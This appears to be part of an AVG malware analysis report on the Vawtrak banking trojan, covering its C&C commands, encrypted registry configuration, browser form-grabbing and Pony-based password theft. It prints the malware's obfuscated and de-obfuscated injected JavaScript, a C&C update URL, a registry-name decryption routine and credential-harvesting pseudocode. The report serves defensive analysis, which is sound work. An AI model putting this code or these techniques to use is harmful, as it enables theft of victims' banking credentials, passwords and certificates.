



**Figure 32 – Reply from a C&C server.**

We discovered the following commands:

| code | Command description |
|---|---|
| 0x00 | Do nothing (empty command). |
| 0x01 | Execute a given command in a VNC server by using the API function `WinExec`. |
| 0x02 | Download an executable file from a given URL and execute it. This method is used for updating, e.g.: "`\x02...http://91.203.5.143/upd/283?id=4045932770&o=31&n=37`" |
| 0x03 | Restart PC by using another VNC command. |
| 0x04 | Send a message (i.e. the structure `item`) containing cookies from Firefox, Internet Explorer, Chrome, and Adobe Flash to a C&C server. All entries are stored in a TAR archive and the archive is compressed by aPLib afterwards. |
| 0x05 | Send a `message` containing digital certificates to a C&C server. Packed in a TAR archive. All these entries are stored in a TAR archive and the archive is compressed by aPLib afterwards. |
| 0x06 | Send a message containing names and PIDs of all running processes (in the form: "`PID\tNAME\r\n`") to a C&C server. |
| 0x07 | Delete browser history and cookies from Firefox, Internet Explorer, and Adobe Flash. |
| 0x08 | Send a message containing Vawtrak's debug log to a C&C server. |
| 0x09 | Set a registry value `#kill` (see below), i.e. terminate Vawtrak and/or restart system. |
| 0x0A | Start the SOCKS server with a given options. |
| 0x0B | Stop the SOCKS server. |
| 0x0C | Start the VNC server with the given options (address, port). The attacker can use a VNC for taking a full control of the infected machine; including logging into the internet banking from the same location as is default for the victim and making the theft. The VNC mode has its own set of commands, e.g. copy a clipboard data, send/receive/execute a file, make screenshot, record an AVI file. For example, Vawtrak is able to record several user actions within the AVI file (e.g. opened Windows, mouse clicks). The C&C server specifies a length of recording (the maximum is 1 hour). The recordings are stored in files `%AppData%\%random%\fv_%timestamp%.avi`. |
| 0x0D | Stop the VNC server. |
| 0x0E | Download a Vawtrak's update as a DLL file. The file is digitally signed. |
| 0x0F | The same as previous + it restarts the system. |
| 0x10 | Execute a given file via the API function `ShellExecute`. |
| 0x11 | Delete a given registry value used by Vawtrak for storing its configuration (see the next subsection). |
| 0x12 | Invoke the Pony password stealing module and send the harvested login credentials to a C&C server as an item containing the `PKDFILE0` structure. |
| 0x13 | Delete all registry values used by Vawtrak for storing its configuration (see the next subsection). |
| 0x14 | Send a selected file to a remote C&C server. The aPLib compression is used. It sends files from all system drives that match the given path and name. |
| 0x15 | Send a message containing history of visited pages from Firefox, Internet Explorer, and Chrome to a C&C server. All entries are stored in an aPLib-compressed TAR archive. |
| 0x16 | Sent a message containing a list of recorded AVI files to a remote C&C server. |
| 0x17 | Sent a message containing a given AVI file to a remote C&C server. |
| 0x18 | Delete a given AVI file. |
| 0x19 | Set the `#ssltimeout` registry value (see below), i.e. set the communication timeout. |
| 0x1A | Download a VBS script from a given URL, execute it, and send the results to a C&C server. |

## 3.6 Storing Configuration in Registry

Malware, as with any type of software, needs to store its settings in a persistent location, which will remain even if the application is closed. The typical examples are Windows registry or configuration files stored on disk. Vawtrak uses the first approach – it stores its settings in registry keys: "**HKEY_CURRENT_USER\SOFTWARE\{%RND-KEY%}**", where the random key is 36-characters long and generated by the LCG with the seed value obtained from the volume serial number of the system drive.





**Figure 33 – Registry values crated by Vawtrak (decoded names are marked in red).**

As we can see from the example, the registry value names and data are once again encrypted (decrypted names are displayed in red). The decryption scheme is as follows. At first, the registry value names (e.g. "**jbnkimbdjfmf**") are decrypted by using a simple substitution cipher. Each letter (case-insensitive) represents one nibble of the resulting byte, e.g. 'a' represents nibble **0x0**, 'b' stands for nibble **0x1**,… 'p' is an encoded form of nibble **0xF**. Therefore, the lengths of those value names are always even to form a byte-aligned sequence.

In the next step, the decrypted byte sequences are once again decrypted by using the aforementioned LCG-based XOR decrypter. The key for this decryption (i.e. value of the seed) is the volume serial number of the system drive. For example, the registry value name "**jbnkimbdjfmf**" results in "**#botid**" when key **0x1C4BA7EB** is used. The registry value data (e.g. **0x4E2756EC** in the figure above) are XOR-decrypted via a different LCG-based key.
A simplified registry-value-name decryption algorithm is as follows.

```
// main() function is only for illustration
int main(int argc, char *argv[]) {
    char decrypted[BUFFER_SIZE] = { 0 };
    unsigned int seed = 0x1C4BA7EB;
    // #cert
    puts(decrypt(seed, "imnphldgod", decrypted));
    // #botid
    puts(decrypt(seed, "jbnkimbdjfmf", decrypted));
    // #failtime
    puts(decrypt(seed, "jpmlcjeaghjgfnohff", decrypted));
    // ...
    return 0;
}

// e.g. "AB" => 0x01; "cd" => 0x23
char *decrypt(unsigned int seed, char *alphaCodedString, char *out) {
    memset(out, 0, BUFFER_SIZE);
    if (alpha2hex(alphaCodedString, strlen(alphaCodedString), out)) {
        xorWithRND(seed, out, strlen(out));
        return out;
    }
    else
        return NULL;
}

// A = 0; B = 1; ...; O = 0xE; P = 0xF
int alpha2hex(char *str, unsigned int strLen, char *out) {
    int index = 0;
    char arr[4];
    for (unsigned int i = 0; i < strLen; i += 2) {
        for (unsigned int j = 0; j < 2; ++j) {
            arr[j] = str[j+i];
            if (arr[j] < 'a' || arr[j] > 'p') {
                if (arr[j] < 'A' || arr[j] > 'P')
                    return 0;
                arr[j] -= 'A';
            } else {
                arr[j] -= 'a';
            }
        }
        out[index++] = arr[1] + 0x10 * arr[0];
    }
    return 1;
}

void xorWithRND(unsigned int seed, char *lpMem, unsigned int size) {
    seed += size;
    for (unsigned int i = 0; i < size; ++i) {
        lpMem[i] ^= random(&seed);
        seed += lpMem[i];
    }
}

unsigned int random(unsigned int *seed) {
    *seed = 0x343FD * *seed + 0x269EC3;
    return (*seed >> 16) & 0x7FFF;
}
```

**Figure 34 – Algorithm for decryption of registry value names.**

We detected the following registry value names with an approximate meaning:

- **#botid** – ID of the infected machine (bot) used for communication with a C&C server.
- **#cert** – indication of a store (created via API function **CertOpenSystemStoreA**) with duplicated user's certificates.
- **#cfgload** – set to "1" for enabling automatic usage of a new configuration file stored in the **#config** registry value.
- **#config** – stored configuration file from a C&C server. It is stored in the same form as received, i.e. XOR-encrypted and compressed by aPLib. This protects its contents from analysis.
- **#dbgmsg** – enables print of debug messages.
- **#delfile "filename"** – delete this file and the key afterwards; part of the start-up registration and re-installation processes.
- **#domain** – settings with a list of C&C servers. It can be either the hard-coded list or one obtained from any running C&C server.
- **#failtime** – time of the last unsuccessful attempt to obtain a config file from a C&C server. It implies a new download attempt if more than 60 hours have passed.
- **#FC_%crc%** – the name specifies a CRC checksum of an archive with a stolen digital certificate. The path to this archive is stored in registry value data.
- **#FV_%timestamp%** – the name specifies a timestamp (in seconds) of AVI recording of user actions on desktop. The path to this file is stored in registry value data.
- **#install** – identification of the Vawtrak installed version.
- **#kill** – indicates a request from a C&C server to terminate Vawtrak and/or restart system (e.g. update of Vawtrak executable).
- **#socks** – socks proxy server configuration (address and port).
- **#ssltimeout** – C&C communication timeout.
- **#vnc** – VNC server configuration (address and port).

## 3.7 Password Stealing

As we mentioned in the introduction, Vawtrak supports several methods for stealing a user's passwords. The first method is based on monitoring the data sent by a web browser. The second method is provided by the Pony password stealing module.

### 3.7.1 On-the-Fly Stealing inside the Browser

Stealing passwords from a web browser is done either by sniffing the POST data that is sent by the user or via injected JavaScript code in the visited web pages (e.g. Internet banking). We will describe both of these techniques briefly because their detailed description has been previously published[25].

[25] http://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/sophos-vawtrak-international-crimeware-as-a-service-tpna.pdf

### Sniffing the POST requests

Vawtrak intercepts (via the hooked functions **InternetSendRequestA**, **PR_Write**, etc.) all the POST requests that are being sent by a browser. Whenever it detects a string inserted to a web form of a predefined name (e.g. **password**, **login**), such values are copied together with a target URL and they are sent to a C&C server (the aforementioned TYPE request code **0x01**). The original request is resumed, which makes the stealing process undetectable without a packet analyzer.

Furthermore, Vawtrak has a built-in parser of the HTTP header fields and it can easily modify such values.

### Injection Frameworks

Furthermore, Vawtrak can be configured by a C&C server to inject certain JavaScript snippets into the selected web pages (e.g. banks, social networks, web emails). Such code is inserted into the predefined locations and it invokes the **EQFramework** JavaScript code that is embedded inside Vawtrak's DLL. This code is obfuscated to make its analysis more difficult:

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)
>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(
c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=
1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}
('k N(j){0.F=j;0.w=p;0.O=2;0.m=k(a,b,c,d){u f=W J();u g=0;u h=(y(d)==\'G\')?t:q;u
 b=\'/\'+0.F+\'/\'+Q.V()+\'/\'+b;u i=p;o(h==q){0.w=p;f.I=k(){C{o(f.A==4){o(f.E!=H
||f.x==\'-\'){g.w=t;o(y(d)=="k"){d(t)}}z{o(f.x==\'+\'){g.w=q;o(y(d)=="k"){d(q)}}z
{g.w=f.x;o(y(d)=="k"){d(f.x)}}}}}B(e){g.w=t;o(y(d)=="k"){d(t)}}}}f.K(a,b,h);f.L(c
);o(h==q){l q}C{o(f.A==4&&f.E==H){o(f.x==\'-\'){l t}z{o(f.x==\'+\'){l q}z{l f.x}}
}l t}B(e){l t}};0.M=k(){l 0.w};0.1l=k(a,b,c){l 0.m(\'s\',\'1/\'+a,b,c)};0.P=k(a,b
){l 0.m(\'v\',\'2/\'+a,p,b)};0.R=k(a,b){l 0.m(\'v\',\'3/\'+a,p,b)};0.T=k(a){l 0.m
(\'v\',\'4/\',p,a)};0.U=k(a,b,c){l 0.m(\'v\',\'5/\'+((b==q)?\'S\':\'D\')+\'/\'+a,
p,c)};0.X=k(a,b,c,d){l 0.m(\'s\',\'5/\'+((b==q)?\'S\':\'D\')+\'/\'+a,c,d)};0.Y=k(
a,b,c,d){o(y(c)==\'G\'||c==t){u e=p;u f=\'v\'}z{u e=\'Z: \'+c;u f=\'s\'}l 0.m(f,\
'6/\'+((b==q)?\'S\':\'D\')+\'/\'+a,e,d)};0.17=k(a,b,c,d){l 0.m(\'s\',\'7/\'+((b==
q)?\'S\':\'D\')+\'/\'+a,c,d)};0.18=k(a,b,c,d){l 0.m(\'v\',\'8/\'+b+\'/\'+c+\'/\'+
19(a),p,d)};0.1a=k(a,b){l 0.m(\'s\',\'9/\',a,b)};0.1b=k(a){l 0.m(\'v\',\'10/\',p,
a)};0.1c=k(a,b){l 0.m(\'s\',\'11/\',a,b)};0.1d=k(a,b){l 0.m(\'s\',\'12/\',a,b)};0
.1e=k(a,b,c){l 0.m(\'s\',\'13/\',a+"\\r\\n"+b,c)};0.1f=k(a,b){l 0.m(\'s\',\'14/\'
+a,1g.1h.1i,b)};0.1j=k(a){l 0.m(\'v\',\'15/\',p,a)};0.1k=k(a,b){l 0.m(\'s\',\'16/
\',a,b)}};',62,84,'this|||||||||||||||||||function|return|Query||if|null|true||P
OST|false|var|GET|_LastAsync|responseText|typeof|else|readyState|catch|try||statu
s|_Key|undefined|200|onreadystatechange|XMLHttpRequest|open|send|GetLastAsync|EQF
ramework|Version|GetVal|Math|DelVal||ClearVals|GetServer|random|new|PostServer|Ge
t|Cookie|||||||Post|ScreenShot|encodeURIComponent|LogAdd|UpdateConfig|StartSocks
|StartVnc|SendForm|StartVideo|document|location|href|StopVideo|ExecVBS|SetVal'.sp
lit('|'),0,{}));
```

**Figure 35 – Obfuscated version of the EQFramework.**

The de-obfuscated version[26] is as follows:

[26] By using the JavaScript UnPacker: http://matthewfl.com/unPacker.html

```
function EQFramework(j) {
  this.Version=2;
  this.Query=function(a,b,c,d) { /* ... */ };
  this.SetVal=function(a,b,c)
  { return this.Query('POST','1/'+a,b,c) };
  this.GetVal=function(a,b)
  { return this.Query('GET','2/'+a,null,b) };
  this.GetServer=function(a,b,c)
  { return this.Query('GET','5/'+((b==true)?'S':'D')+'/'+a,null,c) };
  this.PostServer=function(a,b,c,d)
  { return this.Query('POST','5/'+((b==true)?'S':'D')+'/'+a,c,d) };
  this.Get=function(a,b,c,d) {
    if(typeof(c)=='undefined'||c==false) {
      var e=null; var f='GET'
    } else {
      var e='Cookie: '+c; var f='POST'
    }
    return this.Query(f,'6/'+((b==true)?'S':'D')+'/'+a,e,d)
  };
  this.Post=function(a,b,c,d)
  { return this.Query('POST','7/'+((b==true)?'S':'D')+'/'+a,c,d) };
  this.ScreenShot=function(a,b,c,d)
  { return this.Query('GET','8/'+b+'/'+c+'/'+encodeURIComponent(a),null,d) };
  this.LogAdd=function(a,b)
  { return this.Query('POST','9/',a,b) };
  this.UpdateConfig=function(a)
  { return this.Query('GET','10/',null,a) };
  this.StartSocks=function(a,b)
  { return this.Query('POST','11/',a,b) };
  this.StartVnc=function(a,b)
  { return this.Query('POST','12/',a,b) };
  this.SendForm=function(a,b,c)
  { return this.Query('POST','13/',a+"\r\n"+b,c) };
  this.StartVideo=function(a,b)
  { return this.Query('POST','14/'+a,document.location.href,b) };
  this.StopVideo=function(a)
  { return this.Query('GET','15/',null,a) };
  this.ExecVBS=function(a,b)
  { return this.Query('POST','16/',a,b) }
};
```

**Figure 36 – De-obfuscated `EQFramework` (shortened version)[27].**

The web-page injected code may invoke these **`EQFramework`** functions, which implies the same behavior as receiving a command from a C&C server (see the full list in Section 3.5). In this way, it is possible to start a VNC server, take a screenshot, or start a video recording once a given web-page element is displayed (e.g. virtual keyboard, information about account balance). Furthermore, it is possible to inject additional forms to a selected web-page to obtain additional information from the user (e.g. a credit card PIN number, secret question).

Finally, those web-page-specific frameworks can be updated by a C&C server (messages starting with the "**`ECFG`**" sequence).

[27] This is the second version of this framework, but a newer version (v3) is also common in the recent samples. The differences are very small.

### 3.7.2 Pony Password Stealing Module

In addition to stealing banking information, Vawtrak supports stealing of login credentials stored in more than 80 applications. Actually, Vawtrak uses an existing Pony stealer module for this task. It appears to be an outdated version of this module since newer versions of Pony can also extract passwords from services such as instant messaging clients.

The extraction can be done either from the application's file with stored passwords or from registry – the default paths for each application are scanned whether the application is installed or not.

Most of these applications are FTP clients (e.g. Total Commander, FlashFXP). Other supported applications are web browsers (even less-known browsers such as K-Meleon or Flock), email clients (e.g. Outlook, Thunderbird), stored Remote Desktop credentials, etc. The full list follows.

| | |
|---|---|
| **FTP_FAR** | **FTP_FTPSurfer** |
| **FTP_TotalCMD** | **FTP_FTPGetter** |
| **FTP_WS_FTP** | **FTP_ALFTP** |
| **FTP_CUTEFTP** | **WEB_IE** |
| **FTP_FlashFXP** | **FTP_Adobe** |
| **FTP_FileZilla** | **FTP_DeluxeFTP** |
| **FTP_FTPNavigator** | **WEB_KMeleon** |
| **FTP_BPFTP** | **WEB_EPIC** |
| **FTP_SmartFTP** | **FTP_StaffFTP** |
| **FTP_TurboFTP** | **FTP_AceFTP** |
| **FTP_FFFTP** | **FTP_GlobalDownloader** |
| **FTP_FreeFTP** | **FTP_FreshFTP** |
| **FTP_COREFTP** | **FTP_BlazeFtp** |
| **FTP_FTPExplorer** | **FTP_FTPpp** |
| **FTP_Frigate3** | **FTP_GoFTP** |
| **FTP_SecureFX** | **FTP_3DFTP** |
| **FTP_UltraFXP** | **FTP_EasyFTP** |
| **FTP_FTPRush** | **FTP_NetSarang** |
| **FTP_WebSitePublisher** | **RDP** |
| **FTP_BitKinex** | **FTP_FTPNow** |
| **FTP_ExpanDrive** | **FTP_RoboFTP** |
| **FTP_ClassicFTP** | **FTP_LinasFTP** |
| **FTP_Fling** | **FTP_Cyberduck** |
| **FTP_FTPClient** | **FTP_PuTTY** |
| **FTP_DirectoryOpus** | **FTP_Notepadpp** |
| **FTP_CoffeeCupFreeFTP** | **FTP_CoffeeCupFTP** |
| **FTP_LeapFTP** | **FTP_FTPShell** |
| **FTP_WinSCP** | **FTP_FTPInfo** |
| **FTP_32BitFtp** | **FTP_NexusFile** |
| **FTP_NetDrive** | **FTP_FastStone** |
| **FTP_WebDrive** | **FTP_WinZip** |
| **FTP_FTPCON** | **FTP_MyFTP** |
| **FTP_WISEFTP** | **FTP_UNKNOWN** |
| **FTP_FTPVoyager** | **FTP_NovaFTP** |
| **WEB_Firefox** | **EMAIL_MicrosoftMail** |

| | |
|---|---|
| **WEB_FireFTP** | **EMAIL_MSLiveMail** |
| **WEB_SeaMonkey** | **FTP_RimArts** |
| **WEB_FLOCK** | **FTP_Pocomail** |
| **WEB_MOZILLA** | **EMAIL_IncrediMail** |
| **FTP_LeechFTP** | **EMAIL_BatMail** |
| **FTP_OdinFTP** | **EMAIL_Outlook** |
| **FTP_WinFTP** | **EMAIL_Thunderbird** |

Vawtrak contains a parser for almost every password-containing file in these applications. Therefore, it only extracts the required information (hostname, login, password, etc.). If the parser is not available, the file is sent to a C&C server as-is. Whenever the file with stored passwords is encrypted by the Windows login credentials, Vawtrak is able to decrypt it by using the API function **`CryptUnprotectData`**.

Furthermore, Vawtrak also attempts to steal private keys from digital certificates by hooking API function **`PFXImportCertStore`**. Once the certificate is retrieved, a TAR archive with two files is created. The first one, **`pass.txt`**, contains a password used for decryption of the certificate's PFX packet. The second one, **`cert.pfx`**, containing the certificate.

If the certificate originates from a web browser, the archive is stored only in the memory. Otherwise, it is stored as a file in the **`%Temp%\%random%`** location and this file name is referred in registry key "**`HKCU\SOFTWARE\{%random%}\#FC_%CRCofFile%`**". At the end, this file is sent to a C&C server.

The TAR archives are also used for other purposes such as storing cookies and history (Firefox, Internet Explorer, Chrome, Flash). However, the TAR header is wiped out from the file (i.e. first 512 bytes are replaced by zeros) to make it once again harder to analyze.
A simplified code for stealing stored credentials is as follows:

```
PWDFILE0* getAllPasswords(void) {
    // ...
    pwdFile = PWDFILE0_Init();
    PWDFILE0_addHeaderMagicBytes(pwdFile);

    WEB_IE_grabPasswords(pwdFile);
    RDP_grabPasswords(pwdFile);
    FTP_getAllPasswords(pwdFile);
    EMAIL_getAllPasswords(pwdFile);
    WEB_grabAllPasswords(pwdFile);

    PKDFILE0_AC32pack_PWDFILE0(pwdFile);
    PKDFILE0_appendCRC(pwdFile);
    return pwdFile;
}
```

**Figure 37 – Password stealing in Vawtrak.**

## 3.8 Other Details

Luckily, the malware author was so kind to leave us several debugging and logging outputs, which helped us during the analysis, e.g.:

```
debugMessage("Init in Browser = %u", value);
//...
debugMessage("Init in Shell = %u", value);
//...
logger(true, "VNC Already started\r\n");
```

**Figure 38 – Debugging outputs left in Vawtrak's DLL.**

# 4 Conclusion

We conclude this analysis by stating that Vawtrak is like a Swiss Army knife for its operators because of its wide range of applications and available features.

Among the other features, Vawtrak supports:

- theft of multiple types of passwords used by user online or stored on a local machine;
- injection of custom code in a user-displayed web pages (this is mostly related to online banking);
- surveillance of the user (key logging, taking screenshots, capturing video);
- creating a remote access to a user's machine (VNC, SOCKS);
- automatic updating.

It also tries to stay hidden and avoid detection by hiding its communication with a C&C server within browser-generated network traffic (HTTP protocol), using steganography for downloading its updates, massive usage of encryption, trying to disable any running AV software, disabling some of the WinAPI functions that may alert the user.

On the other hand, the methods used by Vawtrak are not as advanced as the ones used in some rootkits (e.g. Turla[28]). Furthermore, some of Vawtrak's actions are too aggressive (e.g. injection in all running processes, hooking of their API function calls) and they may cause stability or performance issues in the infected machines.

The most effective way to avoid infection by Vawtrak is to stay vigilant about online phishing and scams (see our advice[29]). However, Vawtrak may still find its way via the other infection vectors (e.g. malware downloaders or exploit kits), even without a user's direct interaction. Therefore, having an efficient[30] and updated antivirus solution is a must-have.

At AVG, we protect our users from Vawtrak in several ways.

- AVG LinkScanner and Online Shield are used for a real-time scanning of clicked links and web pages containing malicious code.
- AVG Antivirus for generic detection of malicious files and regular scans.
- AVG Identity Protection, that uses a behavioral-based detection, will detect even the latest versions of such infections.
- AVG Firewall prevents any unsolicited network traffic, such as communication with a C&C server.

[28] http://now.avg.com/turla-rootkit-analysed/
[29] http://now.avg.com/german-phishing-scam-spreading-globally/
[30] http://now.avg.com/avg-antivirus-wins-top-rated-security-product-2014/

# Appendix A – List of Analyzed Samples

| Sample | Size | SHA-1 |
|---|---|---|
| invoice.pdf.scr | 516,096 | c9e66384e95b24fb9eb929f150732435ed3cfd63 |
| WabqEhuxk.bpw – dropped DLL | 294,952 | 1f124db629e99d6bd101619c0b5e1cc149e8618f |
| WabqEhuxk.bpw – updated version | 294,912 | 47572a8aaad096db101c750c7008d3fb0a65c679 |
| Vawtrak DLL (32-bit) | 212,480 | 25736a614a6063b19127bb021d3a3289058e0528 |
| Vawtrak DLL (64-bit) | 149,504 | e5751f3e6b1b157ba0a10896077106bb5dd49604 |